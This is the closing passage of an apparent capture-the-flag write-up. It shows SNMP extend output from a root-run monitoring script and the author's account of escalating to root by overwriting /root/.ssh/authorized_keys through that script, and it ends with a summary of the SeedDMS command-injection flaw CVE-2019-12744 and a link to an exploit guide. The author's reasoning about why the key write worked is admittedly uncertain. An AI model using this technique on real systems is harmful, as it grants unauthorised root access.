NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".16 = STRING: unconfined_u    user       s0         s0-s0:c0.c1023                 system_r unconfined_r
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".17 = STRING: user_u          user       s0         s0                             user_r
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".18 = STRING: xguest_u        user       s0         s0                             xguest_r
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".19 = STRING: login
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".20 = STRING:
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".21 = STRING: Login Name           SELinux User         MLS/MCS Range        Service
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".22 = STRING:
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".23 = STRING: __default__          unconfined_u         s0-s0:c0.c1023       *
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".24 = STRING: michelle             user_u               s0                   *
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".25 = STRING: root                 unconfined_u         s0-s0:c0.c1023       *
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".26 = STRING: touch: cannot touch '/root/.ssh/test.txt': Permission denied
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".27 = STRING: /usr/local/monitoring/checkSSH2.sh: line 3: /root/.ssh/test.txt: Permission denied
NET-SNMP-EXTEND-MIB::nsExtendOutLine."monitoring".28 = STRING: total 0
```

Figure 20 - Attempt results

However, I was unsuccessful and I am not sure why. In fact, the malicious script was executed by root. Therefore, it must be able to write files in that folder, in my opinion. Since this was the behavior, why the script was able to write the SSH key? As I said, I have not the specific answer, but I noted that the $authorized\_keys$ file already exists in that folder. This means that the script didn't need to create a new file (task that failed as I showed), but just write it (overriding it). I am very surprised, but it worked. I hope this appendix could be useful for you in same way.

Appendix B – CVE-2019-12744

Some unknown functionalities of component $File\ Upload$ are affected by CVE-2019-12744. The manipulation with an unknown input leads to a command injection vulnerability. The attack can be remotely launched. This vulnerability has been declared as critical. The product constructs all or part of a command using externally-influenced input from an upstream component, but it does not neutralize or

incorrectly neutralizes special elements that could modify the intended command when it is sent to a downstream component. As an impact it is known to affect confidentiality, integrity, and availability.

References

1. CVE-2019-12744: https://cve.mitre.org/cgi-bin/cvename.cgi?name=2019-12744;
2. CVE-2019-12744 exploit guide: https://bryanleong98.medium.com/cve-2019-12744-remote-command-execution-through-unvalidated-file-upload-in-seeddms-versions-5-1-1-5c32d90fda28.